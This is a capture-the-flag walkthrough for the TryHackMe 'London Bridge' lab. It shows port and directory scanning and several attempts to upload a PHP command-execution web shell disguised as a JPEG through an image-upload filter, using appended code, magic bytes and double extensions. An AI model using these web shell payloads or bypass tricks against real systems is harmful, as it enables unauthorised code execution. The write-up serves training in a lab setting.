The London Bridge – TryHackMe

Our goal is to capture two flags – user and root, and retrieve the password for the user „charles”


Contents

1.Reconnaissance

We start by checking if the host is active.

```
┌─[root@parrot]─[/home/user]
└──╼ #ping 10.10.160.85
PING 10.10.160.85 (10.10.160.85) 56(84) bytes of data.
64 bytes from 10.10.160.85: icmp_seq=1 ttl=63 time=45.0 ms
64 bytes from 10.10.160.85: icmp_seq=2 ttl=63 time=45.7 ms
^C
--- 10.10.160.85 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 44.966/45.350/45.735/0.384 ms
```

The host responds, but we can’t access the default web page.




An Nmap scan shows that the site is hosted on port **8080**.


```
┌─[root@parrot]─[/home/user]
└──╼ #nmap -p- 10.10.160.85
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.160.85
Host is up (0.044s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 32.35 seconds
```


Now we can access the site.




There are several tabs, such as the gallery:




And the contact page:




After copying the link to an image, I saw where the image was stored.



I prepared a reverse shell and attempted to upload it as an image.




However, the site uses some filter that checks if the file is actually an image.



Uploaded file is not an image


I tried embedding the reverse shell inside an image.




Even combining the files:

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #cat Londonimage.png > shell.jpg
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #echo "<?php system(\$_GET['cmd']); ?>" >> shell.jpg
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #
```


But displaying the image didn't trigger anything.



Next, I tried using a double extension: .php.jpg



Still didn't work.



Uploaded file is not an image

Then I added a **magic byte** to the beginning of the file – maybe the filter only checks the header (some MIME filters do this). Still no luck.

```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #(echo -ne '\xFF\xD8\xFF\xE0'; echo '<?php system($_GET["cmd"]); ?>') > cats.jpg
```

In the page source, I saw a hint that users can also upload files via **links**, but there was no visible option for that.

```
47
48      </div>
49      <h5>Visited London recently? Contribute to the gallery</h5>
50      <form method="POST" action="/upload" enctype="multipart/form-data">
51          <input type="file" name="file">
52          <input type="submit" value="Upload">
53      </form>
54      <!--To devs: Make sure that people can also add images using links-->
55 </body>
56 </html>
57
```


2.dejaview

I scanned the site using Gobuster:


```
┌─[root@parrot]─[/home/user/Desktop]
└──╼ #gobuster dir -u http://10.10.160.85:8080 -w /home/user/Desktop/21/directory-list-2.3-me
dium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.160.85:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/contact              (Status: 200) [Size: 1703]
/feedback             (Status: 405) [Size: 178]
/gallery              (Status: 200) [Size: 1886]
/upload               (Status: 405) [Size: 178]
/dejaview             (Status: 200) [Size: 823]
Progress: 35971 / 220560 (16.31%)
```

We found an unusual subpage – **dejaview**.

